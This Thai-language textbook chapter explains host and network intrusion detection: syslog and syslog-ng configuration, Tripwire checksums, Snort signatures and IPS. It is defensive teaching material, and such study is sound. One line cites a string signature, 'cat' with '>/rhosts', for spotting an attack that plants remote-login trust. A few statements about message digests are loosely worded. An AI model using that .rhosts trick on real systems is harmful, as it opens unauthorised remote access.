ผู้บุกรุกระบบคอมพิวเตอร์หรือ Intruder หมายถึง บุคคลที่พยายามบุกรุกหรือได้บุกรุกเข้ามาในระบบโดยที่ไม่ได้รับอนุญาต หมายความว่า แฮกเกอร์ (Hacker) คือผู้ที่ชอบเข้าไปศึกษาบางสิ่งบางอย่างในระบบ เช่น เข้าไปศึกษาหลักการทำงานของระบบและโปรแกรม

ความจำเป็นของระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์

ผู้ดูแลระบบอาจคิดว่าในระบบที่ตนดูแลอยู่ไม่มีข้อมูลสำคัญ ถึงแม้ผู้บุกรุกเข้ามาก็ไม่เป็นไร แต่ความเป็นจริงแล้วสามารถเกิดกรณีที่มีผู้บุกรุกเข้ามาในระบบ แล้วใช้เป็นทางผ่านในการเจาะระบบของธนาคาร หรือหน่วยงานที่มีข้อมูลสำคัญ และเข้าไปทำความเสียหายให้กับระบบนั้นๆ ถ้ามีการตรวจสอบกลับมา เจ้าของระบบต้องเป็นผู้รับผิดชอบกับเหตุการณ์ที่เกิดขึ้น ดังนั้นการรักษาความปลอดภัยของระบบจึงเป็นเรื่องจำเป็นที่ละเลยไม่ได้

การบุกรุกถ้าแบ่งจากสถานที่ที่ติดต่อเข้ามาของผู้บุกรุก สามารถแบ่งได้เป็น 2 ประเภทคือการบุกรุกจากภายในเครือข่ายเอง และบุกรุกจากภายนอกเครือข่าย

การบุกรุกจากภายนอกเป็นการบุกรุกที่มาจากภายนอกเครือข่ายของระบบ และเข้ามาทำความเสียหายให้แก่อุปกรณ์ เช่น เข้ามาเปลี่ยนข้อมูลในโฮมเพจ หรือส่งสแปมเมลล์ไปให้ผู้อื่น โดยผ่านระบบของหรือพยายามบุกรุกผ่านไฟร์วอลล์เข้ามาทำความเสียหายให้กับเครื่องที่อยู่ภายในเน็ตเวิร์ก ผู้บุกรุกจากภายนอกสามารถเข้ามาโดยผ่านบริการ (Service) ของระบบ หรือติดต่อผ่านโมเด็มเข้ามา

การบุกรุกจากภายในเป็นการบุกรุกโดยผู้ที่มีสิทธิ์อันชอบธรรมที่เข้ามาใช้ทรัพยากรในระบบ แต่ใช้งานทรัพยากรอย่างไม่ถูกต้อง หรือพยายามแอบอ้างไปใช้สิทธิ์ของผู้อื่นที่มีสิทธิ์ในการใช้งานเหนือกว่า

ชนิดของระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์

ระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์สามารถแบ่งได้เป็น 2 ชนิด คือ

1. ระบบตรวจจับผู้บุกรุกในโฮสต์ (Host-based Intrusion Detection System)
2. ระบบตรวจจับผู้บุกรุกเครือข่าย (Network Intrusion Detection System)

2.4.1 ระบบตรวจจับผู้บุกรุกที่โฮสต์

เป็นโปรแกรมที่จะตรวจสอบข้อมูลจากเครื่องหรือจากระบบ โดยมีข้อดีกว่าระบบตรวจจับผู้บุกรุกทางเครือข่าย คือเราสามารถรู้ได้ว่าการเปลี่ยนแปลงอะไรบ้างที่เครื่องเรา

โดยส่วนมากโปรแกรมประเภทระบบตรวจจับผู้บุกรุกที่โฮสต์จะตรวจสอบค่าหรือข้อมูลที่เก็บอยู่ใน log file และตรวจสอบค่า integrity checksum โดยจะตรวจสอบหาการกระทำที่ผิดปกติอย่างเช่น มีการปรับเปลี่ยนข้อมูล มีการลบข้อมูล มีการเข้าถึงข้อมูล มีการเปลี่ยนแปลงระบบ มีการลงโปรแกรม มีการหลีกเลี่ยงการตรวจจับหรือการตรวจสอบ เป็นต้น

การใช้ค่า logs ในการตรวจสอบนั้นโดยส่วนมากจะไม่ใช่เพียงไฟล์ใดไฟล์เดียวแต่จะเป็นการเอาค่า logs ต่างๆมาทำการ cross-check เพื่อตรวจสอบ โดยระบบตรวจจับผู้บุกรุกที่โฮสต์ที่ดีนั้นจะทำการ cross-check ค่า logs และ system activity

ในการเก็บล็อกจะต้องพิจารณาถึง ลักษณะการเก็บ ปริมาณจะเก็บ พื้นที่ที่ต้องใช้ในการเก็บล็อก รวมไปถึงเวลาที่ต้องเสียไปในการตรวจสอบ

2.4.1.1 Unix logs (syslogd)

โปรแกรม syslogd เป็นกลไกที่ใช้ในการเก็บข้อมูลต่างๆ ของเคอร์เนล และ application บนระบบยูนิกซ์และลินุกซ์ลงล็อกไฟล์ โดยโปรแกรม syslogd นี้จะเป็น daemon ที่ถูกติดตั้งมาให้พร้อมกับระบบปฏิบัติการในเกือบทุกระบบ โดยผู้ดูแลระบบสามารถปรับแต่งไฟล์ configuration เพื่อปรับแต่งลักษณะการทำงานของ syslogd ได้ เช่น ให้ syslogd เก็บข้อมูลไปไว้ที่ไฟล์ใด หรือให้ส่งข้อมูลล็อกนี้ไปเก็บไว้ยังเครื่องอื่นในเครือข่าย

ข้อมูลล็อกที่ควบคุมโดย syslogd นั้น จะถูกกำหนดให้มีค่า facility และ priority โดยส่วน of facility นั้น เป็นข้อมูลที่อธิบายถึงแหล่งกำเนิดของข้อมูลล็อกนั้นๆ เช่น ข้อมูลล็อกที่ส่งมาจากระบบเมลก็จะมี facility เป็น mail ส่วน priority นั้น จะแสดงถึงระดับความสำคัญของเหตุการณ์ที่เกิดขึ้นสำหรับแต่ละ facility ทั้งนี้ข้อมูลล็อกทุกอันจำเป็นต้องมี facility และ priority เสมอ

ตารางที่ 2.1 แสดงค่า facility และความหมาย

Facility	คำอธิบาย
Auth	เกี่ยวข้องกับในการทำ authentication
Authpriv	การทำ private authentication เท่านั้น
Cron	cron daemon
Daemon	system daemons
Kern	ส่วนของเคอร์เนล
Lpr	line printer spooling system
Mail	sendmail และซอฟต์แวร์อื่นที่เกี่ยวข้องกับเมล
Mark	ให้บันทึกเวลาขณะเกิดเหตุการณ์ด้วย
News	usenet news system
Security	เหมือนกับ auth

Syslog	ข้อมูลล็อกภายในของ syslogd
User	ส่วนของโปรเซสของ user
Uucp	สำรองไว้สำหรับ UUCP
local0 - local7	local messages

ตารางที่ 2.2 แสดงค่า priority และความหมาย

Priority	คำอธิบาย
Emerg	ภาวะฉุกเฉิน
Alert	แจ้งเตือนเร่งด่วน
Crit	ล่อแหลม
Err	มีข้อผิดพลาด
Warning	คำเตือน
Notice	ข้อสังเกต
Info	ข้อมูลทั่วไป
Debug	สำหรับใช้ดีบั๊กเท่านั้น

การทำงานของ syslogd นั้น จะขึ้นอยู่กับไฟล์ /etc/syslog.conf เป็นหลัก การแก้ไขใดๆ ที่เกิดขึ้นกับไฟล์นี้ จะยังไม่มีผลต่อการทำงานของ syslogd ในทันที จะต้องทำการ restart syslogd service ใหม่เสียก่อน รูปแบบคำสั่งในไฟล์ /etc/syslog.conf นั้นมีรูปแบบดังนี้

facility. level	action
facility1, facility2.level	action
facility1.level1; facility2.level2	action
*.level	action
*.level; badfacility.none	action

หมายความว่า เมื่อมีข้อมูลล็อกที่มี facility และ level ที่ตรงหรือมากกว่ากับที่ตั้งไว้ ก็จะกระทำ action ตามที่กำหนดไว้ ทั้งนี้เพราะ level ที่ตั้งไว้นั้น เป็นค่า minimum ซึ่งหมายความว่าถ้าเราตั้ง level เป็น debug ก็จะครอบคลุมทุก level ของ facility นั้นๆ เลย ทั้งนี้เราสามารถใส่

เครื่องหมาย * แทนทุกๆ ค่าใน facility หรือ priority level นั้นๆ ได้ เช่น mail.* /var/log/mail
หมายความว่าให้ syslogd เก็บข้อมูลล็อกของ mail ทุก level ไปไว้ยังไฟล์ /var/log/mail

ในขณะที่ level ที่เป็น none นั้น หมายความว่าไม่ให้สนใจ facility ที่ประกาศค่า level เป็น none เช่น *.emerg; mail.none /var/log/emer.log คือให้เก็บข้อมูลล็อกที่มี level เป็น emerg สำหรับทุก facility ยกเว้น mail facility

สำหรับ action นั้นสามารถเลือกได้ดังนี้คือ

- ๕ filename : เก็บข้อมูลล็อกนั้นลงในไฟล์ที่กำหนด
 - ๕ @hostname : ส่งต่อข้อมูลล็อกไปยัง syslogd บน host ที่กำหนด
 - ๕ @ipaddress : ส่งต่อข้อมูลล็อกไปยัง host ที่มี ip address ตามที่กำหนด
 - ๕ user1, user2 : ส่งข้อมูลล็อกไปยังหน้าจอของ user ที่กำหนด ถ้า user เหล่านั้นยังล็อกอินอยู่ในระบบ
 - ๕ * : ส่งข้อมูลล็อกไปยังทุกๆ user ที่ยังล็อกอินอยู่ในระบบ
 - ๕ /dev/console เพื่อส่งข้อมูลล็อกไปยัง console device หรือ device อื่นๆ ตามที่ต้องการ
- สำหรับ Red Hat นั้นได้ขยายความสามารถของ syslogd เพิ่มเติม โดยอนุญาตให้ข้อมูลล็อกสามารถถูกส่งแบบ pipe ไปยังไฟล์ได้ โดยแก้ไขใน syslog.conf และยังสามารถใช้เครื่องหมาย = และ ! ใน syslog.conf ได้โดย
- เครื่องหมาย = หมายถึง priority ที่กำหนดเท่านั้น
 - เครื่องหมาย ! หมายถึง priority อื่นที่ไม่ใช่ priority นี้และสูงกว่า

ตัวอย่าง เช่น

- mail.info ความหมายคือ ข้อมูลล็อกที่เกี่ยวข้องกับเมลล์และมี priority เป็น info และสูงกว่า
- mail.=info ความหมายคือ ข้อมูลล็อกที่เกี่ยวข้องกับเมลล์และมี priority เป็น info เท่านั้น
- mail.info;mail.!err ความหมายคือ ข้อมูลล็อกที่เกี่ยวข้องกับเมลล์และมี priority เป็น info , notice และ warning
- mail.debug;mail.!=warning ความหมายคือ ข้อมูลล็อกที่เกี่ยวข้องกับเมลล์และมี priority ทุกระดับที่ไม่ใช่ warning

โดยปกติ Red Hat จะเก็บข้อมูลล็อกไว้ในไฟล์ซึ่ง อยู่ภายใต้โฟลเดอร์ /var/log และถูกติดตั้งมาพร้อมกับ logrotate ซึ่งเป็นเครื่องมือที่ช่วยจัดการล็อกไฟล์ได้อย่างมีประสิทธิภาพ ปกติแล้วจะ rotate ล็อกไฟล์อาทิตย์ละครั้ง และจะเก็บล็อกไว้ 4 รอบ หรือ 1 เดือน ผู้ดูแลระบบสามารถปรับเปลี่ยนค่าเหล่านี้ได้ที่ /etc/logrotate.conf

ตัวอย่างของไฟล์ *configuration* สำหรับ *stand-alone machine*

- *.emerg *
- ความหมาย ในกรณีฉุกเฉินให้แจ้งเตือน user ทุกคนที่ล็อกอินอยู่
- *.warning;daemon,auth.info,user.none /var/log/messages
- ความหมาย เก็บข้อมูลล็อกที่สำคัญไว้ในไฟล์
- lpr.debug /var/log/lpd-errs
- ความหมาย printer errors

ตัวอย่างของไฟล์ *configuration* สำหรับ *network client*

- *.emerg;user.none*
- ความหมาย ในกรณีฉุกเฉินให้แจ้งเตือน user ทุกคนที่ล็อกอินอยู่
- *.warning;lpr,local1.none @netloghost
- daemon,auth.info @netloghost
- ความหมาย ส่งข้อมูลล็อกที่สำคัญไปยังเครื่องที่ทำหน้าที่เก็บล็อก
- local2.info;local0,local7.debug @netloghost
- ความหมาย ส่งข้อมูลล็อกของ local ไปยังเครื่องที่ทำหน้าที่เก็บล็อก
- lpr.debug /var/log/lpd-errs
- ความหมาย printer errors
- local2.info /var/log/sudo-logs
- ความหมาย ข้อมูลของ sudo ที่ local2 ให้เก็บไว้ในไฟล์
- kern.info /var/log/kern.log
- ความหมาย ข้อมูลของเคอร์เนลให้เก็บไว้ในไฟล์

ในกรณีนี้ข้อมูลส่วนใหญ่จะถูกส่งไปยังเครื่องที่ทำหน้าที่เก็บล็อก ซึ่งหมายความว่าถ้าเครื่องนั้นไม่สามารถให้บริการได้ข้อมูลล็อกก็จะสูญไป ดังนั้นจึงควรเก็บข้อมูลล็อกบางส่วนไว้ที่เครื่องของตัวเองด้วย

ตัวอย่างของไฟล์ *configuration* สำหรับ *central logging host*

- *.emerg /dev/console
- *.err;kern,mark.debug;auth.notice /dev/console
- *.err;kern,mark.debug;user.none /var/log/console.log
- auth.notice /var/log/console.log
- ความหมาย ในกรณีฉุกเฉินให้ส่งข้อมูลไปยัง console และล็อกไฟล์โดยมีเวลากำหนดด้วย
- *.err;user.none;kern.debug /var/log/messages

daemon,auth.notice;mail.crit /var/log/messages

lpr.debug /var/log/lpd-errs

mail.debug /var/log/mail.log

ความหมาย ส่งข้อมูลล็อกที่ไม่ใช่ข้อมูลฉุกเฉินไปยังไฟล์ธรรมดา

- local2.debug /var/log/sudo.log

local2.alert /var/log/sudo-errs.log

auth.info /var/log/auth.log

ความหมาย เก็บข้อมูลที่เกี่ยวข้องกับการทำ authorization เช่น sudo

- local7.debug /var/log/tcp.log

ความหมาย และข้อมูลอื่นๆ

- user.info /var/log/user.log

ความหมาย ข้อมูลของ user

ข้อควรระวังคือ ในกรณีที่เวลาของแต่ละเครื่องไม่ตรงกันนั้นอาจจะก่อให้เกิดความยุ่งยากมากทีเดียว เพราะเวลาที่เขียนลงในล็อกไฟล์นั้นเป็นเวลาของเครื่องที่ทำหน้าที่บันทึกข้อมูลล็อกไม่ได้ดึงมาจาก เครื่องที่ส่งข้อมูลล็อกมาให้แต่อย่างใด ดังนั้นจึงควรทำ clock synchronize ในทุกๆ เครื่องเพื่อให้เวลาที่บันทึกข้อมูลลงล็อกไฟล์นั้นตรงกัน

ตารางที่ 2.3 แสดงรายชื่อซอฟต์แวร์ที่ใช้ syslog

Program	Facility	Levels	Description
amd	daemon	err-info	NFS automounter
date	Auth	notice	Set the time and date
ftpd	daemon	err-debug	FTP daemon
gated	daemon	alert-info	Routing daemon
halt/reboot	Auth	crit	Shutdown programs
inetd	daemon	err, warning	Internet super-daemon
login/rlogind	Auth	crit-info	Login programs
lpd	Lpr	er-info	BSD line printer daemon
named	daemon	err-info	Name server (DNS)
nnrpd	News	crit-notice	INN news reader
ntpd	daemon, user	crit-info	Network time daemon

Program	Facility	Levels	Description
passwd	Auth	err	Password-setting program
popper	local0	notice, debug	Mac/PC mail system
sendmail	Mail	alert-debug	Mail transport system
su	Auth	crit, notice	Switches UIDs
sudo	local2	alert, notice	Limited su program
syslogd	Syslog, mark	err-info	Internal errors, timestamps
tcpd	local7	err-debug	TCP wrapper for inetd
cron	cron, daemon	info	System task-scheduling daemon
vmunix	Kern	<i>varies</i>	The kernel

สำหรับการดีบั๊กหรือทดสอบการทำงานของ syslog ว่าทำงานหรือไม่นั้น สามารถทำได้ โดยไม่ยากนัก เช่นเพิ่มบรรทัดด้านล่างนี้ใน syslog.conf

```
local5.warning /var/log/test.log
```

จากนั้นให้ restart syslogd ใหม่ แล้วจึงรันคำสั่ง #logger -p local5.warning "test" ซึ่งถ้าเป็นไปตามปกติแล้ว ในไฟล์ /var/log/test.log ก็จะมีคำว่า test ปรากฏอยู่ด้วย

สำหรับ Red Hat ที่ต้องการทำหน้าที่เป็นเครื่องที่ทำหน้าที่เก็บข้อมูลล็อกสำหรับเครื่องอื่นๆ ภายในเครือข่าย สามารถแก้ไขได้โดยเพิ่ม -r ใน startup options ของ syslog daemon โดยแก้ไขได้ที่ /etc/sysconfig/syslog หรือที่ /etc/rc.d/init.d/syslog

ข้อสังเกต

syslog นั้นเป็นมาตรฐานสำหรับการทำ logging ของยูนิกซ์และลินุกซ์ แต่ syslog กำลังจะถูกแทนที่โดย syslog-ng (syslog new generation) ซึ่งมีความยืดหยุ่นมากกว่า standard syslog และสามารถเก็บข้อมูลล็อกบนพื้นฐานของ regular expression ได้

สำหรับการตรวจสอบล็อกไฟล์นั้น โดยปกติควรจะตรวจสอบอย่างน้อยวันละหนึ่งครั้ง แต่เนื่องจาก ล็อกไฟล์โดยส่วนใหญ่จะมีขนาดใหญ่ บางครั้งผู้ดูแลระบบเองอาจจะเผลอหรือมองข้าม ในบางจุดไป ซึ่งอาจจะก่อให้เกิดความเสียหาย ต่อระบบได้ การนำ Swatch และ Logwatch มาใช้งาน จะช่วยลดปัญหาเรื่องการสูญเสียเวลาได้ สำหรับ Swatch นั้น เป็น daemon ที่

ทำหน้าที่ตรวจสอบรูปแบบ (pattern matching) ของล็อกไฟล์ เมื่อเจอข้อมูลที่ต้องการก็สามารถรัน script หรือโปรแกรมอื่นได้ เช่นอาจจะสั่งให้ส่งอีเมลล์ ส่งเสียงบีบ ส่วน Logwatch นั้นทำงานบน cron job มีหน้าที่ในการตัดข้อมูลล็อก แล้วส่งผ่านอีเมลล์ไปยังผู้ดูแลระบบ เนื่องจากการส่งข้อมูล ล็อกไปยังเครื่องที่ทำหน้าที่เก็บข้อมูลล็อกอื่นนั้น ไม่มีกระบวนการของการตรวจสอบและยืนยันตัวตน และทำงานโดยใช้ UDP port 514 (user datagram protocol) ซึ่งเป็นโพรโตคอลที่ไม่มีการรับประกันการส่งข้อมูล และยังสามารถปลอมแปลง header ได้โดยง่าย ดังนั้นผู้ดูแลระบบควรติดตั้งไฟร์วอลล์เพื่อป้องกันไม่ให้เครื่องจากภายนอกส่งข้อมูลล็อกมายังเครื่องที่ทำหน้าที่เก็บข้อมูลล็อกดังกล่าว

ข้อเสียของ syslogd

- 1) เนื่องจาก syslog เป็นการส่งข้อมูลแบบ udp ทำให้ผู้ส่งไม่ได้รับความมั่นใจว่าข้อมูลที่ส่งไปให้เครื่อง server นั้น จะไปถึงหรือไม่
- 2) การที่ไม่มีการทำ authentication ก่อนว่าใครคือคนส่ง ก็อาจจะนำไปสู่การส่งข้อมูลปลอมปลอมปนเข้าไปยังเครื่อง log server เพื่อไปชักนำให้การตามรอยผู้บุกรุก เกิดหักเหไปสู่ทิศทางที่ไม่ถูกต้อง และยังสามารถทำให้เกิด DOS ได้
- 3) การส่งข้อมูล plaintext โดยไม่มีการเข้ารหัสก่อนที่จะส่ง อาจจะทำให้ผู้ไม่หวังดีสามารถดักจับข้อมูลไปดู และอาจจะทำให้รู้ได้ว่าระบบเราลงโปรแกรมอะไรบ้าง มีช่องโหว่หรือจุดอ่อน อะไรซึ่งอาจจะนำไปสู่การโจมตีหรือละเมิดความปลอดภัยได้

2.4.1.2 syslog-ng

เป็นโปรแกรมที่ปรับปรุงมาจาก syslogd โดยมีความสามารถที่เพิ่มเติมเข้ามาคือ

- สามารถทำการรับส่งข้อมูลผ่าน protocol TCP ซึ่งมีการรับประกันความถูกต้องของข้อมูล ทำให้น่าเชื่อถือ แทนที่จะเป็นการส่งโดยผ่าน protocol UDP ซึ่งไม่มีการรับประกันความถูกต้องของข้อมูล ทำให้การส่งข้อมูลนั้นไม่น่าเชื่อถือและไม่ปลอดภัย การที่ใช้การเชื่อมต่อแบบ TCP ทำให้สามารถที่จะทำการเข้ารหัสและตรวจสอบ cert เพิ่มขึ้นมาได้ ซึ่งจะมีประโยชน์ในการตรวจสอบฝั่งที่ส่งและฝั่งที่รับได้
- สามารถที่จะใช้ตัวกรองเพื่อกรองข้อมูลได้ โดยสามารถกรองจาก regular expression
- สามารถปรับแต่งการทำงานได้ยืดหยุ่นมากกว่า ซึ่งเป็นประโยชน์ต่อการนำไปใช้
- สามารถกำหนดให้มีการไว้ว่างใจในชื่อ hostname ที่ส่งมาได้ ซึ่งโดยปกติค่าเริ่มต้นจะตั้งค่าไว้ว่าไม่ให้ไว้ว่างใจ โดยจะไปทำการ resolve จาก source IP ของ แพ็กเก็ต ที่เข้ามาแทนเพื่อป้องกันการปลอม hostname ซึ่งใน syslogd จะเชื่อค่า hostname ที่ส่งเข้ามา
- สามารถกำหนด queue ที่จะให้รับข้อมูลได้ว่าจะให้มากขนาดไหน

- สามารถกำหนด จำนวน connection ต่อ port ที่ให้รับนั้นได้ เพื่อป้องกันการคับคั่งของข้อมูล

ปัญหาของ syslog-ng คือ

- 1) ไม่มีการเข้ารหัสในการรับส่งข้อมูล
- 2) ไม่มีการทำ authentication ในระหว่างการรับส่งข้อมูล

2.4.1.3 Tripwire

เป็นโปรแกรมในยุคเริ่มต้นของโปรแกรมประเภทระบบตรวจจับผู้บุกรุกที่โฮสต์ ซึ่งภายหลังตัวโปรแกรม tripwire นี้ก็ถูกนำมาพัฒนาต่อกลายเป็นโปรแกรมระบบตรวจจับผู้บุกรุกที่โฮสต์ตัวอื่นๆ

การทำงาน

การทำงานของตัวโปรแกรม tripwire เริ่มจากการคำนวณหาค่า message digest ของแต่ละไฟล์ เก็บไว้ใน database เป็นค่าเริ่มต้น โดยค่าที่เก็บครั้งแรกนั้นเป็นค่าที่เก็บเมื่อระบบยังไม่ถูกละเมิดสิทธิ์ เป็นค่าที่ระบบยังปกติอยู่ในการตรวจสอบระบบแต่ละครั้ง ตัวโปรแกรมก็จะทำการคำนวณค่า message digest ออกมาใหม่เพื่อเอาไปเปรียบเทียบกับค่าที่เก็บไว้ในตอนแรก ถ้าค่า message digest แตกต่างจากค่าที่เก็บไว้เมื่อตอนเริ่มต้นก็แสดงว่า มีการเปลี่ยนแปลงเกิดขึ้นกับไฟล์นั้น

Message digest คือไฟล์ชนิดพิเศษที่ผ่านกระบวนการเข้ารหัส โดยค่าที่ได้ขึ้นอยู่กับข้อมูลภายในไฟล์นั้นๆ message digest ถูกออกแบบมาให้ยากมากที่จะคำนวณค่าออกมาเหมือนเดิมหรือที่จะคำนวณข้อมูล 2 ชุดได้ค่า message digest เหมือนกัน และยังมีคุณสมบัติในการป้องกันไม่ให้พิจารณาไปถึงค่าเริ่มต้นของข้อมูลได้ (ไม่สามารถถอดรหัส message digest ได้)

โดยปกติสำหรับ unix,linux จะใช้ md5sum ในการคำนวณหาค่า message digest ออกมาซึ่งสามารถทดสอบได้โดยการใช้คำสั่ง md5sum ตามด้วยชื่อไฟล์ การเปลี่ยนค่าเพียงแค่ 1 บิตก็จะทำให้ค่า message digest มีค่าที่ไม่เหมือนเดิม ซึ่งมันเป็นไปได้ที่มีคนเปลี่ยนค่าในไฟล์แล้วจะได้ค่า message digest เป็นค่าเดิม

จากคุณสมบัติดังกล่าวทำให้ โปรแกรม tripwire เหมาะสำหรับการตรวจสอบไฟล์ที่มีความเสี่ยง โดยเราสามารถเข้าไปกำหนดค่าว่าจะให้ทำการตรวจสอบไฟล์ใดบ้างได้ที่ tw.pol

ข้อแนะนำ ในการเก็บค่า message digest ในครั้งแรกควรเก็บเอาไว้ที่ floppy disk หรือควรเก็บเอาไว้ที่แผ่น CD-ROM โดยไปทำการแก้ค่าได้ในไฟล์ configure

```
phantomb@Isag27:~/tmp$ md5sum server.pem
914822e263459a98b3d3c9a39887d09e server.pem
phantomb@Isag27:~/tmp$ md5sum server.pem
914822e263459a98b3d3c9a39887d09e server.pem
phantomb@Isag27:~/tmp$ nano server.pem
phantomb@Isag27:~/tmp$ md5sum server.pem
022a86914feb6608858cfdb3276772a1 server.pem
```

รูปที่ 2.2 แสดงตัวอย่างการหา checksum

จากรูปตัวอย่าง ได้ทำการเอาไฟล์ server.pem มาเข้า checksum โดย ครั้งแรกได้ค่าเก็บไว้ แล้วลอง ทำอีกครั้งโดยไม่เปลี่ยนค่าใดๆในไฟล์ ส่วนครั้งสุดท้ายทำการลบตัวอักษรออก 1 ตัว ก็จะได้ค่าไม่เหมือนเดิม

2.4.2 ระบบตรวจจับผู้บุกรุกทางเครือข่าย

หลักการทำงานพื้นฐานของระบบตรวจจับผู้บุกรุกทางเครือข่ายก็คือ การดักจับแพ็กเก็ตที่ผ่านเข้ามายังเครือข่ายและนำข้อมูลจากแพ็กเก็ตนั้นมาวิเคราะห์ เพื่อตรวจสอบว่ามีลักษณะตรงกับรูปแบบการบุกรุกหรือไม่ เมื่อตรวจพบลักษณะที่ตรงกับการบุกรุกก็อาจจะทำการ แจ้งเตือนผู้ดูแลระบบ หรือทำการส่งข้อมูลไปเก็บลงระบบเก็บล็อกต่อไป แต่ถ้าเป็น IPS ก็สามารถที่จะทำการ drop หรือ block แพ็กเก็ตนั้นทิ้งไปได้เลย โดยถ้าต้องการให้เครื่องของเราับข้อมูลแพ็กเก็ตเข้ามาพิจารณาก่อน โดยไม่สนใจว่าเป็นของใคร จะเรียกว่า โพรมิสคูอัสโหมด (promiscuous mode) เป็นโหมดที่อนุญาตให้ฮาร์ดแวร์รับข้อมูลดิบทั้งหมดบนเน็ตเวิร์กที่เข้ามาในเครื่องคอมพิวเตอร์ของตนเอง โดยที่ไม่สนใจว่าจะเป็นของใคร ส่งให้ใคร และเป็นการละเมิดข้อบังคับของโปรโตคอลหรือไม่

ลักษณะของซิกเนเจอร์ที่ใช้ในการตรวจสอบ

การวิเคราะห์แพ็กเก็ตนั้นจะสนใจแพ็กเก็ตที่มีลักษณะซิกเนเจอร์ตรงกับที่มีข้อมูลอยู่ ซิกเนเจอร์แบ่งออกได้เป็น 3 ประเภทดังนี้คือ

1. สตริงซิกเนเจอร์ (String signatures) จะสนใจส่วนของข้อมูลในแพ็กเก็ต โดยหาส่วนของสตริงที่อาจบ่งถึงว่าเป็นการบุกรุกได้ ตัวอย่างของสตริงซิกเนเจอร์สำหรับระบบยูนิคซ์ เช่น “cat”++”>/rhosts” ซึ่งถ้าเจอในแพ็กเก็ตใด ก็อาจสรุปได้ว่าเป็นแพ็กเก็ตของการโจมตี

2. พอร์ตซิกเนเจอร์ (Port signatures) ตรวจสอบการเชื่อมต่อไปยังพอร์ตที่นิยมใช้ในการโจมตี ตัวอย่างของพอร์ตเหล่านี้ได้แก่ telnet (ทีซีพี พอร์ต 23) FTP (ทีซีพี พอร์ต 21/20) SUNRPC (ทีซีพี/ยูดีพี พอร์ต 111) และ IMAP (ทีซีพี พอร์ต 143) ซึ่งถ้าพอร์ตเหล่านี้ไม่ได้ถูกใช้โดยไชด์นั้นแล้ว แพ็กเก็ตที่เข้ามายังพอร์ตเหล่านี้ก็จะจัดได้ว่าเป็นที่น่าสงสัยที่จะเป็นการบุกรุก
3. เฮดเดอร์ซิกเนเจอร์ (Header signatures) ตรวจสอบส่วนหัวของแพ็กเก็ตว่ามีส่วนประกอบที่ผิดปกติ ไม่สมเหตุสมผลหรือไม่ ตัวอย่างที่รู้จักกันดีที่สุดคือ Winnuke หรืออีกตัวอย่างก็คือ แพ็กเก็ตที่มีทั้งแฟล็ก SYN และ FIN ตั้งไว้ซึ่งหมายความว่าผู้ส่งต้องการที่จะเริ่มและหยุดการติดต่อในเวลาเดียวกัน

ข้อดีของระบบตรวจจับผู้บุกรุกทางเครือข่ายก็คือ สามารถตรวจพบการบุกรุกหรือการละเมิดความปลอดภัยและทำการป้องกัน ก่อนที่จะเกิดการโจมตีได้ โดยสามารถทำการตรวจสอบได้ตั้งแต่ที่แพ็กเก็ตยังเข้ามาไม่ถึงระบบ และสามารถดูถึงเจตนาที่มุ่งร้ายได้

ตัวอย่างโปรแกรมทางด้านระบบตรวจจับผู้บุกรุกทางเครือข่ายก็คือ โปรแกรม snort ซึ่งเป็นโปรแกรมที่นิยมใช้กันมากเนื่องจากเป็นโปรแกรม opensource และสามารถประยุกต์ใช้เป็นโปรแกรม IPS ได้ คือสามารถป้องกันได้โดยไม่จำเป็นต้องตรวจสอบอย่างเฉียวเท่านั้น

2.4.2.1 Snort และ Snort-Inline

Snort เป็นเครื่องมือที่ใช้ตรวจจับการบุกรุกทางเครือข่าย (network intrusion detection) โดยการทำงานของ Snort จะใช้ไลบรารี (library) พื้นฐานชื่อ libpcap ซึ่งใช้กันโดยทั่วไปในบรรดา network sniffer และ network analyzerทั้งหลาย สำหรับ Snort นั้นสามารถทำ protocol analysis, content searching/matching, ตรวจจับการบุกรุกและ probe เช่น บัฟเฟอร์โอเวอร์โฟลว์, stealth port scan, CGI attack, SMB probe, OS Fingerprint และอื่นๆ

นอกจากนี้โปรแกรม Snort ยังมีคุณสมบัติในการทำ real-time alerting อีกด้วย นอกเหนือจากการเก็บล็อกไปที่ syslog หรือเก็บแยกไฟล์ต่างหาก และยังสามารถ alert ผ่าน winpopup ผ่านทาง Samba's client ได้อีกด้วย

ปัญหาที่สำคัญที่สุดของ IDS ก็คือ โดยส่วนใหญ่แล้ว IDS ไม่สามารถป้องกันการบุกรุกในลักษณะ "Real Time" ได้ เช่นการจู่โจมแบบ DoS (Denial of Services) หรือ DDoS (Distributed Denial of Services) Attack จากปัญหานี้ จึงมีนักคิดค้นเทคโนโลยีใหม่ขึ้นมา เรียกว่า "IPS" (Intrusion Prevention System) ซึ่งเราอาจจะให้คำจำกัดความง่ายๆ ว่า "IPS" = "IDS" + "Active Response" หมายถึง IPS สามารถป้องกันการบุกรุกและหยุดการบุกรุกได้ทันที

IPS นั้น แบ่งออกเป็น 2 Generations ใน Generation แรกนั้น การหยุดการบุกรุกทำได้โดยการส่งสัญญาณ TCP Reset จัดการกับ TCP Session ที่ IPS คิดว่าเป็นการบุกรุกหรืออาจจะเข้าไป

เปลี่ยนแปลงแก้ไข Rules Based ใน Firewall แบบอัตโนมัติ ซึ่งบางครั้งอาจเกิดความผิดพลาดได้ สำหรับ IPS ใน Generation ที่ 2 นั้น ได้มีการปรับปรุงให้เป็นลักษณะ "Intelligent Network Element" ซึ่งสามารถรู้จักเทคนิคของพวก Hacker เช่น IDS Evasion หรือ Anomaly IP Packet โดยมีการวิเคราะห์ IP Packet Traffic อย่างละเอียด

IPS รุ่นใหม่ที่มีความฉลาดมากขึ้นนั้น มีการใช้เทคโนโลยีขั้นสูงในการวิเคราะห์ข้อมูล เช่น Neural Network และ Fuzzy Logic ซึ่งจะทำให้ลดปัญหา Fault Positive และ Fault Negative ลงได้อย่างมาก ตลอดจน เนื่องจาก IPS ใช้หลักการเปรียบเทียบข้อมูล แปลกปลอมจากการปรับแต่ง IP Packet โดยใช้มาตรฐาน RFC ของ IETF ในการตัดสินใจ ทำให้ IPS บางรุ่น สามารถป้องกันการโจมตีแบบ DoS หรือ DDoS Attack ได้ด้วย

